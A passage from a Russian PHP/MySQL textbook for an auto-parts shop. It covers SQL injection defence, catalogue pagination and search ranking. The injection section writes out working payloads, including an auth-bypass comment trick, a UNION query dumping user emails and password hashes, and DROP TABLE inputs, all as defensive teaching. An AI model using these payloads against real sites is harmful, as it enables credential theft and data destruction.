Не поверить на слово — правильно. Вот настоящий запуск: один и тот же ввод против двух видов запроса.

Один и тот же ввод против двух видов запроса

```
Терминал
> Введено в поле: ' OR '1'='1
>
> УЯЗВИМЫЙ ЗАПРОС:
> SELECT id, nazvanie, cena FROM tovary WHERE artikl = '' OR '1'='1'
> Вернулось строк: 12 ← утёк весь каталог
>
> ПОДГОТОВЛЕННЫЙ ЗАПРОС:
> SELECT ... WHERE artikl = ? параметр: ' OR '1'='1
> Вернулось строк: 0 ← база искала артикул с таким названием
```

Уязвимый запрос отдал весь каталог. Подготовленный честно поискал артикул с таким названием и не нашёл.

Уязвимый запрос вернул все 12 товаров — при том, что искали конкретный артикул. Каталог утёк целиком.

Подготовленный запрос вернул 0 строк — база честно поискала товар с артикулом `' OR '1'='1` и не нашла такого. Именно так и должно быть.

Разница в коде — один вопросительный знак.

Одним каталогом дело не ограничивается. Вот что бывает при той же дыре.

► Обойти вход без пароля

```
$sql = "SELECT * FROM polzovateli
      WHERE email = '$email' AND parol = '$parol'";
```

Вводим в поле почты:

```
admin@site.tj' --
```

-- в SQL означает «дальше комментарий». Получается:

```
SELECT * FROM polzovateli WHERE email = 'admin@site.tj' -- ' AND parol = '...'
```

Проверка пароля закомментирована. Вход выполнен от имени администратора.

► Прочитать чужую таблицу

```
' UNION SELECT email, parol_hash, 1, 1 FROM polzovateli --
```

UNION присоединяет к результату вторую выборку. В каталоге товаров окажутся почты и хеши паролей всех пользователей.

► Уничтожить данные

```
'; DROP TABLE tovary; --
```

Точка с запятой заканчивает первый запрос, дальше идёт второй.

⚠ К счастью, PDO по умолчанию не выполняет несколько запросов в одном вызове — это лишний барьер. Но полагаться на него нельзя: остальные варианты работают прекрасно.

РАЗБИРАЕМСЯ

Защита: подготовленные запросы

```
$st = db()->prepare('SELECT * FROM tovary WHERE artikl = ?');  
$st->execute([$artikl]);  
$stroki = $st->fetchAll();
```

Или через нашу обёртку из главы 32:

```
$stroki = zпрос('SELECT * FROM tovary WHERE artikl = ?', [$artikl]);
```

► Почему это работает

Разница принципиальная, а не косметическая.

При склейке база получает **одну строку**, где ваш запрос и данные пользователя перемешаны. Разделить их она не может — уже поздно.

При подготовленном запросе происходит два отдельных действия:

1. Сначала база получает шаблон с `?` и разбирает его: «так, это SELECT, вот таблица, вот условие по столбцу artikl». Структура запроса **зафиксирована**.
2. Потом приходят данные. Они подставляются **как значения**, а не как часть запроса.

Что бы человек ни ввёл — хоть `' OR '1'='1'`, хоть `DROP TABLE` — это останется **текстом** для сравнения. База уже решила, что делает, и передумать не может.

Именно поэтому в примере выше поиск вернул 0 строк: база добросовестно искала товар с артикулом `' OR '1'='1'`.

► Два вида меток

```
// Позиционные — по порядку
zapros('SELECT * FROM tovary WHERE brend = ? AND cena < ?', ['Bosch', 30000]);

// Именованные — по имени
zapros('SELECT * FROM tovary WHERE brend = :brend AND cena < :cena',
      ['brend' => 'Bosch', 'cena' => 30000]);
```

Позиционные короче, именованные читаемее при большом количестве параметров. Смешивать в одном запросе нельзя.

РАЗБИРАЕМСЯ

Что нельзя передать параметром

Важное ограничение, о которое спотыкаются.

Параметром передаются только значения. Имена таблиц, столбцов и направление сортировки — нельзя:

```
// ❌ Не работает
zapros('SELECT * FROM tovary ORDER BY ?', ['cena']);
zapros('SELECT * FROM ?', ['tovary']);
```

База ведь уже разобрала структуру запроса — она не может задним числом узнать, из какой таблицы выбирать.

► Как быть с динамической сортировкой

Правильно — список допустимых значений, как в главе 25:

```
$dopustimye = [  
    'cena_vozr' => 'cena ASC',  
    'cena_ubyv' => 'cena DESC',  
    'nazvanie'  => 'nazvanie ASC',  
    'novye'     => 'sozdan DESC',  
];  
  
$kluch = $_GET['sort'] ?? 'nazvanie';  
$sortirovka = $dopustimye[$kluch] ?? 'nazvanie ASC';  
  
$tovary = $zpros("SELECT * FROM tovary WHERE aktivnyi = 1 ORDER BY $sortirovka");
```

Подставляется **не то, что ввёл человек**, а то, что мы сами написали в массиве. Введёт что угодно — получит сортировку по умолчанию.

Это единственный правильный способ. Не пытайтесь «очистить» имя столбца регулярным выражением — рано или поздно ошибётесь.

В каталоге фильтры включаются по-разному. Как собрать запрос безопасно:

```
function naiti_tovary(array $filtry): array
{
    $usloviya = ['aktivnyi = 1'];
    $parametry = [];

    if (!empty($filtry['zapros'])) {
        $usloviya[] = '(nazvanie LIKE ? OR artikul LIKE ?)';
        $parametry[] = '%' . $filtry['zapros'] . '%';
        $parametry[] = '%' . $filtry['zapros'] . '%';
    }

    if (!empty($filtry['brend'])) {
        $usloviya[] = 'brend = ?';
        $parametry[] = $filtry['brend'];
    }

    if (!empty($filtry['cena_ot'])) {
        $usloviya[] = 'cena >= ?';
        $parametry[] = (int) $filtry['cena_ot'];
    }

    if (!empty($filtry['tolko_v_nalichii'])) {
        $usloviya[] = 'ostatok > 0';
    }

    $sql = 'SELECT id, nazvanie, artikul, brend, cena, ostatok
            FROM tovary
            WHERE ' . implode(' AND ', $usloviya) . '
            ORDER BY nazvanie
            LIMIT 20';

    return zapros($sql, $parametry);
}
```

Условия собираются из наших собственных строк, данные пользователя идут только в параметры. Массив `$usloviya` содержит написанный нами текст, `$parametry` — то, что пришло извне. Они никогда не смешиваются.

⚠ Обратите внимание на **LIKE**: проценты добавляются к значению параметра, а не в текст запроса:

```
$parametry[] = '%' . $zapros . '%';           // ✓  
// а не: $sql .= "LIKE '%$zapros%'";         // ✗
```

РАЗБИРАЕМСЯ

Список значений переменной длины

Частая задача: `WHERE id IN (1, 5, 9)`, где количество заранее неизвестно.

```
function tovary_po_id(array $ids): array  
{  
    $ids = array_values(array_filter(array_map('intval', $ids)));  
    if (empty($ids)) return [];  
  
    // Столько же знаков вопроса, сколько значений  
    $metki = implode(',', array_fill(0, count($ids), '?'));  
  
    return zapros("SELECT * FROM tovary WHERE id IN ($metki)", $ids);  
}
```

`array_map('intval', ...)` дополнительно превращает всё в целые числа — двойная защита. Даже если бы метки не сработали, в запрос попали бы только числа.

РАЗБИРАЕМСЯ

LIMIT и OFFSET — отдельная тонкость

```
// ⚠ С EMULATE_PREPARES => false может не сработать  
zapros('SELECT * FROM tovary LIMIT ? OFFSET ?', [20, 40]);
```

MySQL ожидает в **LIMIT** числа, а PDO по умолчанию передаёт параметры строками.

Надёжный способ — привести к целому и подставить напрямую:


```
$limit = 20;
$offset = max(0, ((int) $stranica - 1) * $limit);

$tovary = zapros("SELECT * FROM tovary WHERE aktivnyi = 1
                  ORDER BY nazvanie
                  LIMIT $limit OFFSET $offset");
```

Это безопасно, потому что `$limit` и `$offset` — гарантированно целые числа, полученные приведением типа. Внедрить в них ничего невозможно.

Правило: подставлять в запрос напрямую можно только то, что вы сами создали или жёстко привели к числу.

РАЗБИРАЕМСЯ

Три уровня защиты

Хорошая система защищается не одной стенкой, а несколькими:

УРОВЕНЬ	ЧТО ДЕЛАЕТ	ИНСТРУМЕНТ
1. Проверка	Не пускать заведомо неверные данные	<code>filter_var</code> , <code>in_array</code> , проверка типов
2. Параметры	Данные не могут стать кодом	<code>prepare</code> / <code>execute</code>
3. Права	Даже при взломе ущерб ограничен	Отдельный пользователь базы

Про третий уровень стоит сказать отдельно.

⚠ Не подключайтесь к базе под `root`. Создайте отдельного пользователя, у которого есть права только на нужную базу и только нужные операции:

```
CREATE USER 'magazin_web'@'localhost' IDENTIFIED BY 'длинный_пароль';
GRANT SELECT, INSERT, UPDATE, DELETE ON magazin.* TO 'magazin_web'@'localhost';
```

Заметьте: нет права `DROP`. Даже если кто-то найдёт дыру, удалить таблицы он не сможет — у пользователя просто нет такого права.

ЗАПИСЬ

ЧТО ДЕЛАЕТ

SQL-инъекция

Внедрение чужого кода в запрос через данные

`prepare()`

Отправить шаблон запроса. Структура фиксируется

`execute([...])`

Отправить данные отдельно

`?`

Позиционная метка

`:имя`

Именованная метка

`'%' . $x . '%'`Проценты для `LIKE` — в параметр, не в запрос`array_fill(0, count($ids),
'?')`Метки для `IN` переменной длины`(int) $x`

Приведение к числу. Единственное безопасное «прямое» подставление

Список допустимых

Единственный способ для имён столбцов и сортировки

`GRANT`

Выдать пользователю базы ограниченные права

ГРАБЛИ

Грабли

Склеивать запрос из строк. Главная причина взломов. Всегда параметры.

«Здесь же только цифры, ничего не случится». Случится. Правило должно быть безусловным, иначе однажды забудете.

Экранировать вручную вместо параметров. Функции вроде `addslashes` не покрывают всех случаев. Параметры покрывают.

Подставлять имя столбца из `$_GET`. Только список допустимых значений.

Проценты для `LIKE` внутри запроса. Должны быть в значении параметра.

Работать под `root`. Отдельный пользователь с минимальными правами.

Смешивать `?` и `:имя` в одном запросе. Не работает.

Забыть, что `LIMIT` не принимает параметры в MySQL. Приводите к `(int)`.

Задача 33.1. Напишите уязвимый запрос поиска и попробуйте его сломать вводом `' OR '1'='1`. Убедитесь своими глазами.

⚠ Только на своей учебной базе. Проверять чужие сайты без разрешения — уголовное преступление в большинстве стран.

Задача 33.2. Перепишите тот же запрос на подготовленный и убедитесь, что тот же ввод больше не работает.

Задача 33.3. Что вернёт каждый ввод в уязвимом запросе `WHERE artikel = '$vvod'`? Разберите по шагам:

```
' OR 1=1 --  
' UNION SELECT 1,2,3 --  
admin' --
```

Задача 33.4. Найдите все уязвимости:

```
$id = $_GET['id'];  
$sort = $_GET['sort'];  
$brend = $_GET['brend'];  
  
$sql = "SELECT * FROM tovary  
        WHERE id = $id AND brend = '$brend'  
        ORDER BY $sort";
```

Три дыры. Перепишите безопасно.

Задача 33.5. Напишите функцию поиска с четырьмя необязательными фильтрами, собирая условия и параметры отдельно.

Задача 33.6. Реализуйте `WHERE id IN (...)` для массива произвольной длины.

Задача 33.7. Сделайте безопасную сортировку по четырём вариантам через список допустимых значений.

Задача 33.8. Создайте отдельного пользователя базы с ограниченными правами и переключите на него свой проект. Убедитесь, что сайт работает, а `DROP TABLE` из-под него не проходит.

Задача 33.9. Проверьте свой каталог из главы 25: попробуйте `?brend=' OR '1'='1` и `?sort=1;DROP TABLE tovary`. Что произошло?

Ответы — в Приложении Г.

В БОЮ В бою

Откройте любой файл с запросами в этом репозитории. Вы **не найдёте** ни одного запроса, собранного склейкой с пользовательскими данными. Везде `prepare` и параметры.

Посмотрите, как сделаны фильтры каталога: массив условий, массив параметров, `implode('AND ', $usloviya)` — ровно как в этой главе.

А сортировка сделана через список допустимых значений. Ключ приходит из адресной строки, но подставляется не он, а заранее написанное нами выражение.

Это не перестраховка. Магазин работает в интернете, и попытки внедрения приходят на любой сайт с первого дня — их шлют автоматические сканеры, не разбирая, кто вы.

- **SQL-инъекция** — данные пользователя становятся частью запроса.
- Причина одна: **склейка строк**. База не отличает ваш код от чужого текста.
- Защита: `prepare` + `execute`. Структура фиксируется до прихода данных.
- Проверено на живом примере: уязвимый запрос — 12 строк, подготовленный — 0.
- Параметром передаются **только значения**. Имена столбцов и сортировка — через **список допустимых**.
- Проценты для `LIKE` — в параметр.
- `LIMIT` в MySQL не принимает параметры: приводите к `(int)`.
- Динамические фильтры: условия из своих строк, данные — в параметры.
- Отдельный пользователь базы с минимальными правами.
- Правило безусловное: **никогда не склеивать запрос с данными извне**.

Дальше — выведем каталог из базы по-настоящему, с пагинацией.

Каталог из базы и пагинация

ЗАЧЕМ ЭТО**Зачем эта глава**

Подключение есть, запросы безопасны. Соберём настоящий каталог: товары из базы, пагинация, категории, страница товара.

И разберём вопрос, который на этом этапе становится главным: **как не сделать медленно**. Каталог — самая посещаемая страница магазина, и именно на ней проще всего допустить ошибку, которая проявится через полгода.

РАЗБИРАЕМСЯ**Два запроса вместо одного**

Первое, что удивляет новичков: для каталога с пагинацией нужно **два** запроса.

```
// 1. Сами товары — только текущая страница
$tovary = zapros('
    SELECT id, nazvanie, artikl, brend, cena, ostatok
    FROM tovary
    WHERE aktivnyi = 1 AND status = "opublikovan"
    ORDER BY nazvanie
    LIMIT 20 OFFSET 40
');

// 2. Сколько всего подходит — для номеров страниц
$vsego = zapros_znachenie('
    SELECT COUNT(*)
    FROM tovary
    WHERE aktivnyi = 1 AND status = "opublikovan"
');
```

Почему нельзя одним: `LIMIT 20` вернёт двадцать строк, и вы не узнаете, сколько всего. А без этого не нарисовать «страница 3 из 47».

! Условия в обоих запросах должны совпадать. Расходятся условия — расходятся числа: показываете «найдено 100», а листается только 60. Классическая ошибка, которую замечают не сразу.

Чтобы условия не разъехались, собирайте их **один раз**:

```
$usloviya = 'aktivnyi = 1 AND status = "opublikovan"';  
  
$tovary = zapros("SELECT ... FROM tovary WHERE $usloviya ORDER BY nazvanie LIMIT  
...");  
  
$vsego = zapros_znachenie("SELECT COUNT(*) FROM tovary WHERE $usloviya");
```

Всю работу с базой держим в одном файле — страницы про SQL знать не должны.

```
<?php
// includes/tovary.php
require_once __DIR__ . '/db.php';

/** Поля, которые нужны для карточки в каталоге. */
const POLYA_KARTOCHKI = 'id, nazvanie, artikl, brend, cena, ostatok, foto';

/**
 * Каталог: страница товаров плюс общее количество.
 *
 * Возвращает ['tovary' => [...], 'vsego' => int] — оба значения нужны
 * вызывающей стороне, а условия отбора должны быть одинаковыми,
 * поэтому собираем их здесь один раз.
 */
function katalog(array $filtry = [], int $stranica = 1, int $na_stranice = 12):
array
{
    $usloviya = ['t.aktivnyi = 1', 't.status = "opublikovan"'];
    $parametry = [];

    if (!empty($filtry['kategoriya_id'])) {
        $usloviya[] = 't.kategoriya_id = ?';
        $parametry[] = (int) $filtry['kategoriya_id'];
    }

    if (!empty($filtry['brend'])) {
        $usloviya[] = 't.brend = ?';
        $parametry[] = $filtry['brend'];
    }

    if (!empty($filtry['tolko_v_nalichii'])) {
        $usloviya[] = 't.ostatok > 0';
    }

    $where = implode(' AND ', $usloviya);

    // Сортировка — только из списка допустимых, из адреса подставлять нельзя
```



```

$sortirovki = [
    'nazvanie' => 't.nazvanie ASC',
    'cena_vozr' => 't.cena ASC',
    'cena_ubyv' => 't.cena DESC',
    'novye'     => 't.sozdan DESC',
];

$order = $sortirovki[$filtry['sort'] ?? ''] ?? $sortirovki['nazvanie'];

// LIMIT не принимает параметры — приводим к числу сами
$na_stranice = max(1, min(100, $na_stranice));
$stranica    = max(1, $stranica);
$offset      = ($stranica - 1) * $na_stranice;

$tovary = zapros("
    SELECT " . POLYA_KARTOCHKI . "
    FROM tovary AS t
    WHERE $where
    ORDER BY $order
    LIMIT $na_stranice OFFSET $offset
", $parametry);

$vsego = (int) zapros_znachenie("
    SELECT COUNT(*) FROM tovary AS t WHERE $where
", $parametry);

return [
    'tovary' => $tovary,
    'vsego'  => $vsego,
    'stranic' => max(1, (int) ceil($vsego / $na_stranice)),
];
}

/** Один товар для страницы товара. */
function tovar_po_id(int $id): ?array
{
    return zapros_odin('
        SELECT t.*, k.nazvanie AS kategoriya_nazvanie, k.chpu AS kategoriya_chpu
        FROM tovary AS t
        LEFT JOIN kategorii AS k ON k.id = t.kategoriya_id
        WHERE t.id = ? AND t.aktivnyi = 1
    ', [$id]);
}

```

```

/** Бренды с количеством — для выпадающего списка. */
function brendy_s_kolichestvom(): array
{
    return zapros('
        SELECT brend, COUNT(*) AS shtuk
        FROM tovary
        WHERE aktivnyi = 1 AND status = "opublikovan" AND brend <> ""
        GROUP BY brend
        ORDER BY brend
    ');
}

/** Дерево категорий одним запросом. */
function derevo_kategoriy(): array
{
    $vse = zapros('
        SELECT id, roditel_id, nazvanie, chpu
        FROM kategorii
        WHERE aktivnaya = 1
        ORDER BY poryadok, nazvanie
    ');

    $po_roditelyu = [];
    foreach ($vse as $k) {
        $po_roditelyu[$k['roditel_id'] ?? 0][] = $k;
    }
    return $po_roditelyu;
}

/** Похожие товары той же категории. */
function pohozhie_tovary(int $tovar_id, ?int $kategoriya_id, int $skolko = 4): array
{
    if ($kategoriya_id === null) return [];

    return zapros('
        SELECT ' . POLYA_KARTOCHKI . '
        FROM tovary
        WHERE kategoriya_id = ? AND id <> ? AND aktivnyi = 1 AND status =
        "opublikovan"
        ORDER BY ostatok DESC
        LIMIT ' . (int) $skolko,

```

```
        [$kategoriya_id, $tovar_id]
    );
}
```

► Про дерево категорий — важный приём

Обратите внимание на `derevo_kategoriy()` : категории берутся **одним запросом**, а дерево строится в PHP.

Наивный способ выглядел бы так:

```
// ❌ Проблема N+1 из главы 30
$razdely = zapros('SELECT * FROM kategorii WHERE roditel_id IS NULL');
foreach ($razdely as $r) {
    $r['deti'] = zapros('SELECT * FROM kategorii WHERE roditel_id = ?', [$r['id']]);
}
```

Пять разделов — шесть запросов. Двадцать разделов — двадцать один.

Правильный подход: **забрать всё одним запросом и разложить в PHP**. Группировка массива в памяти стоит доли миллисекунды, а каждый запрос к базе — единицы миллисекунд.

Разница на порядок.

Общее правило: лучше один большой запрос, чем много маленьких.

```
<?php
// index.php

require_once __DIR__ . '/includes/config.php';
require_once __DIR__ . '/includes/functions.php';
require_once __DIR__ . '/includes/tovary.php';

$filter = [
    'kategoriya_id' => (int) ($_GET['kategoriya'] ?? 0),
    'brend'         => trim($_GET['brend'] ?? ''),
    'tolko_v_nalichii' => isset($_GET['est']),
    'sort'          => $_GET['sort'] ?? '',
];

$stranica = max(1, (int) ($_GET['page'] ?? 1));
$resultat = katalog($filter, $stranica, 12);

$zagolovok = 'Каталог — ' . SAIT_NAZVANIE;
require __DIR__ . '/includes/header.php';
?>

<h1>Каталог запчастей</h1>

<form class="filter" method="GET">
    <div class="ryad">
        <div>
            <label for="brend">Бренд</label>
            <select id="brend" name="brend">
                <option value="">Все бренды</option>
                <?php foreach (brendy_s_kolichestvom() as $b): ?>
                    <option value="<?= e($b['brend']) ?>"
                        <?= $filter['brend'] === $b['brend'] ? 'selected' : '' ?>
                </?php>
            </select>
        </div>
    </div>
</form>
```

```

<label for="sort">Сортировка</label>
<select id="sort" name="sort">
  <option value="nazvanie">По названию</option>
  <option value="cena_vozr"
    <?= $filtry['sort'] === 'cena_vozr' ? 'selected' : '' ?>>
    Сначала дешёвые
  </option>
  <option value="cena_ubyv"
    <?= $filtry['sort'] === 'cena_ubyv' ? 'selected' : '' ?>>
    Сначала дорогие
  </option>
  <option value="novye"
    <?= $filtry['sort'] === 'novye' ? 'selected' : '' ?>>
    Сначала новые
  </option>
</select>
</div>

<label class="galka">
  <input type="checkbox" name="est" value="1" <?=
$filtry['tolko_v_nalichii'] ? 'checked' : '' ?>>
  Только в наличии
</label>

<button type="submit">Показать</button>
</div>
</form>

<p class="schetchik">
  Найдено <?= $rezultat['vsego'] ?>
  <?= sklonenie($rezultat['vsego'], 'товар', 'товара', 'товаров') ?>
  <?php if ($rezultat['stranic'] > 1): ?>
    · страница <?= $stranica ?> из <?= $rezultat['stranic'] ?>
  <?php endif; ?>
</p>

<?php if ($rezultat['vsego'] === 0): ?>
  <div class="pusto">
    <h3>Ничего не нашлось</h3>
    <p>Попробуйте сбросить фильтры.</p>
    <a class="knopka" href="">Показать все товары</a>
  </div>

```

```

<?php else: ?>

    <div class="katalog">
        <?php foreach ($rezultat['tovary'] as $t): ?>
            <article class="tovar">
                <h3><a href="tovar.php?id=<?=$t['id'] ?>"><?=$e($t['nazvanie']) ?>
</a></h3>

                <p class="artikul">Артикул: <?=$e($t['artikul']) ?> · <?=$e($t['brend']) ?></p>

                <p class="cena"><?=$sonomi((int) $t['cena']) ?> <span>сомони</span>
</p>

                <?php if ($t['ostatok'] > 0): ?>
                    <p class="nalichie">В наличии: <?=(int) $t['ostatok'] ?> шт.
</p>

                <?php else: ?>
                    <p class="nalichie nety">Под заказ</p>

                <?php endif; ?>

                <a class="knopka" href="zakaz.php?id=<?=$t['id'] ?>">Заказать</a>
            </article>
        <?php endforeach; ?>
    </div>

    <?=$stranicy($stranica, $rezultat['stranic']) ?>

<?php endif; ?>

<?php require __DIR__ . '/includes/footer.php'; ?>

```

код

Умная пагинация

При сорока семи страницах показывать все номера бессмысленно. Сделаем с многоточиями:

```

<?php
// includes/functions.php (дополнение)

/**
 * Номера страниц вида: 1 ... 4 5 [6] 7 8 ... 47
 * Все текущие GET-параметры сохраняются, меняется только page.

```

```

*/
function stranicy(int $tekushaya, int $vsego, int $vokrug = 2): string
{
    if ($vsego <= 1) return '';

    $nomera = [1, $vsego];
    for ($i = $tekushaya - $vokrug; $i <= $tekushaya + $vokrug; $i++) {
        if ($i >= 1 && $i <= $vsego) $nomera[] = $i;
    }
    $nomera = array_values(array_unique($nomera));
    sort($nomera);

    $html = '<nav class="stranicy">';
    $predydushiy = 0;

    foreach ($nomera as $n) {
        if ($predydushiy && $n - $predydushiy > 1) {
            $html .= '<span class="mnogotochie">...</span>';
        }

        if ($n === $tekushaya) {
            $html .= '<span class="tekushaya">' . $n . '</span>';
        } else {
            $parametry = $_GET;
            $parametry['page'] = $n;
            $html .= '<a href="?" . http_build_query($parametry) . ">' . $n .
'</a>';
        }

        $predydushiy = $n;
    }

    return $html . '</nav>';
}

```

НА ЭКРАНЕ

На экране

Каталог из базы с фильтрами, сортировкой и пагинацией:

Автозапчасти Firdavs

Худжанд

[Главная](#) [Каталог](#) [Контакты](#)

Каталог запчастей

Поиск

Бренд

Mann

Категория

Все категории

Сортировка

Сначала дешёвые

☐ Только в наличии

Показать

Найдено 3 товара

Страница товара с характеристиками и похожими товарами:

Автозапчасти Firdavs

Худжанд

[Главная](#) [Каталог](#) [Контакты](#)

[Каталог](#) → [Тормоза](#) → Тормозные диски Brembo

Тормозные диски Brembo

Артикул **09.9468.11**

Бренд **Brembo**

Категория **Тормоза**

Наличие **В наличии: 2 шт.**

780.00 сомони

Заказать

Хорошая привычка: знать, сколько запросов делает страница.

```
// includes/db.php — добавим счётчик
function zapros(string $sql, array $parametry = []): array
{
    static $schetchik = 0;
    $schetchik++;

    $nachalo = microtime(true);
    $st = db()->prepare($sql);
    $st->execute($parametry);
    $stroki = $st->fetchAll();
    $vremya = (microtime(true) - $nachalo) * 1000;

    if (defined('OTLADKA') && OTLADKA) {
        $GLOBALS['zaprosy_log'][] = [
            'nomer' => $schetchik,
            'vremya' => round($vremya, 2),
            'sql'    => preg_replace('/\s+/', ' ', trim($sql)),
        ];
    }

    return $stroki;
}
```

И в подвале при отладке:

```
<?php if (defined('OTLADKA') && OTLADKA && !empty($GLOBALS['zaprosy_log'])): ?>
    <div class="otladka">
        Запросов: <?= count($GLOBALS['zaprosy_log']) ?> .
        суммарно <?= round(array_sum(array_column($GLOBALS['zaprosy_log'],
        'vremya')), 1) ?> мс
    </div>
<?php endif; ?>
```

Ориентир: обычная страница — до 10 запросов. Больше 20 — почти наверняка N+1, ищите цикл с запросом внутри.

⚠ Отладочный вывод должен быть **выключен на боевом сайте**. Он показывает структуру базы всем желающим.

РАЗБИРАЕМСЯ

Кэширование — но осторожно

Некоторые данные меняются редко: список категорий, бренды, настройки. Запрашивать их при каждом открытии страницы расточительно.

```
function kategorii_kesh(): array
{
    $fail = __DIR__ . '/../storage/cache/kategorii.php';
    $zhizn = 3600;    // час

    if (file_exists($fail) && (time() - filemtime($fail)) < $zhizn) {
        return require $fail;
    }

    $dannye = derevo_kategoriy();

    if (!is_dir(dirname($fail))) mkdir(dirname($fail), 0775, true);
    file_put_contents($fail, '<?php return ' . var_export($dannye, true) . ';');

    return $dannye;
}
```

⚠ Что кэшировать можно, а что нельзя:

МОЖНО

НЕЛЬЗЯ

Категории, бренды	Остатки товаров
Настройки сайта	Цены поставщика
Меню	Корзина, личный кабинет
Тексты страниц	Всё, что зависит от пользователя

Причина простая: покупатель увидит «в наличии 5 шт.», оформит заказ, а товара уже нет. Или увидит старую цену и справедливо возмутится.

Правило: кэшируйте то, что медленно меняется и не связано с деньгами.

И помните порядок из главы 30: **сначала индексы, потом кэш**. Кэш поверх медленного запроса — это спрятанная проблема, которая вернётся при первом же сбросе кэша.

РАЗБОР ПО СЛОВАМ

Разбор по словам

ЗАПИСЬ

ЧТО ДЕЛАЕТ

Два запроса

Данные страницы и `COUNT(*)`. Условия одинаковые

```
implode(' AND ', $usloviya)
```

Собрать условия из своих строк

Список сортировок

Единственный безопасный способ для `ORDER BY`

```
LIMIT $n OFFSET $m
```

Приведённые к `(int)` числа, не параметры

```
ceil($vsego / $na_stranice)
```

Сколько страниц

```
http_build_query($_GET)
```

Сохранить фильтры при переходе

Одним запросом + группировка в PHP

Лекарство от N+1

```
filemtime()
```

Когда файл менялся — для кэша

```
var_export($dannye, true)
```

Превратить массив в код PHP

ГРАБЛИ

Грабли

Разные условия в запросе данных и в `COUNT`. Числа разойдутся. Собирайте условия один раз.

Запрос внутри цикла. N+1. Один запрос плюс группировка в PHP.

Забыть `ORDER BY` при `LIMIT`. Порядок не гарантирован, страницы поедут.

Не ограничить `$na_stranice`. `?na_stranice=1000000` положит сервер. `min(100, ...)`.

Кэшировать остатки и цены. Покупатель закажет то, чего нет.

Оставить отладочный вывод на боевом сайте. Выдаёт структуру базы.

`SELECT *` в каталоге. Тянет описания, которые в списке не нужны.

ЗАДАЧИ

Задачи

Задача 34.1. Соберите каталог из главы на своей базе. Проверьте фильтры, сортировку, пагинацию.

Задача 34.2. Добавьте счётчик запросов в подвал. Сколько их на странице каталога?

Задача 34.3. Сделайте фильтр по категории с деревом в боковой колонке.

Задача 34.4. Добавьте выбор количества товаров на странице: 12, 24, 48. Ограничьте максимум.

Задача 34.5. Найдите N+1 и почините:

```
$tovary = zapros('SELECT * FROM tovary LIMIT 20');
foreach ($tovary as $t) {
    $t['kategoriya'] = zapros_odin('SELECT nazvanie FROM kategorii WHERE id = ?',
                                   [$t['kategoriya_id']]);
}
```

Задача 34.6. Реализуйте кэш списка брендов на час. Проверьте, что после добавления товара новый бренд появляется только через час — и подумайте, хорошо ли это.

Задача 34.7. Сделайте страницу «Новинки»: 12 самых свежих товаров.

Задача 34.8. Замерьте время сборки страницы каталога. Потом залейте в базу 50 000 товаров и замерьте снова. Что изменилось? Помогают ли индексы из главы 30?

Ответы — в Приложении Г.

Откройте `pages/` этого репозитория и сравните со своим каталогом. Структура та же: слой данных отдельно, страница только показывает.

Одна деталь, которой у нас пока нет: в боевом каталоге цены **не хранятся в базе целиком**. Часть товаров — свои, с ценой в таблице. Часть — от поставщика AutoEuro, и их цена запрашивается живьём при показе.

Причина записана в CLAUDE.md проекта: **цены поставщика не кэшируем надолго**, они меняются. В базе хранятся только названия — для поиска. Это компромисс между скоростью и достоверностью, и он выбран сознательно: лучше показать цену на полсекунды позже, чем продать по устаревшей.

- Каталог с пагинацией — два запроса: данные и `COUNT(*)`. Условия собирайте один раз.
- Сортировка — только из **списка допустимых**.
- `LIMIT` и `OFFSET` — приведённые к `(int)` числа.
- **Один запрос плюс группировка в РНР** лучше, чем много запросов.
- Считайте запросы на странице. Больше 20 — ищите N+1.
- Кэшируйте медленно меняющееся: категории, бренды, настройки.
- **Не кэшируйте остатки, цены и всё, что связано с деньгами.**
- Сначала индексы, потом кэш.

Дальше — поиск и фильтры по-настоящему.

Поиск и фильтры

ЗАЧЕМ ЭТО

Зачем эта глава

Поиск — то, чем покупатель пользуется чаще всего. Человек приходит за конкретной запчастью, а не листать каталог.

И поиск же — то, что чаще всего сделано плохо. «Ничего не найдено» при опечатке в одну букву, ожидание по три секунды, результаты не в том порядке.

Разберём, как сделать поиск, который работает: быстро, снисходительно к опечаткам и осмысленно ранжирует.

РАЗБИРАЕМСЯ

Три уровня поиска

УРОВЕНЬ	ИНСТРУМЕНТ	КОГДА
1. Простой	LIKE '%текст%'	До нескольких тысяч товаров
2. Полнотекстовый	FULLTEXT в MySQL	Десятки и сотни тысяч
3. Отдельный движок	Elasticsearch, Meilisearch	Миллионы, нужны опечатки и синонимы

Не начинайте с третьего. Большинству магазинов хватает первых двух, а движок поиска — это отдельный сервер, который надо ставить, настраивать и обновлять.

Начните с простого, измерьте, усложняйте по необходимости.

```
function poisk_prostoy(string $zapros, int $limit = 20): array
{
    $zapros = trim($zapros);
    if (mb_strlen($zapros) < 2) return [];

    $shablon = '%' . $zapros . '%';

    return zapros('
        SELECT id, nazvanie, artikl, brend, cena, ostatok
        FROM tovary
        WHERE aktivnyi = 1 AND status = "opublikovan"
        AND (nazvanie LIKE ? OR artikl LIKE ? OR brend LIKE ?)
        ORDER BY nazvanie
        LIMIT ' . (int) $limit,
        [$shablon, $shablon, $shablon]
    ');
}
```

⚠ Проверка `mb_strlen($zapros) < 2` не случайна. По одной букве найдётся половина каталога — и запрос будет медленным, и результат бесполезным.

► Ранжирование: сначала точные совпадения

Проблема простого поиска: он возвращает всё вперемешку. Человек ищет `W71280`, а первым идёт товар, у которого этот артикул мелькает в описании.

```

function poisk_s_rangom(string $zapros, int $limit = 20): array
{
    $zapros = trim($zapros);
    if (mb_strlen($zapros) < 2) return [];

    $tochno = $zapros;
    $nachalo = $zapros . '%';
    $vezde = '%' . $zapros . '%';

    return zapros('
        SELECT id, nazvanie, artikl, brend, cena, ostatok,
               CASE
                   WHEN artikl = ?           THEN 1
                   WHEN artikl LIKE ?       THEN 2
                   WHEN nazvanie LIKE ?     THEN 3
                   WHEN nazvanie LIKE ?     THEN 4
                   ELSE 5
               END AS rang
        FROM tovary
        WHERE aktivnyi = 1 AND status = "opublikovan"
               AND (nazvanie LIKE ? OR artikl LIKE ? OR brend LIKE ?)
        ORDER BY rang, ostatok DESC, nazvanie
        LIMIT ' . (int) $limit,
               [$tochno, $nachalo, $nachalo, $vezde, $vezde, $vezde, $vezde]
    ');
}

```

Логика ранжирования:

- 1.** Точное совпадение артикула — человек знает, что ищет;
- 2.** артикул начинается с запроса;
- 3.** название начинается с запроса;
- 4.** запрос встречается в названии;
- 5.** всё остальное.

Внутри одного ранга — сначала товары в наличии. Показывать первым то, чего нет, неправильно: человек кликнет и расстроится.

Ранжирование — самая недооценённая часть поиска. Найти нужное умеют все, а показать нужное первым — нет.

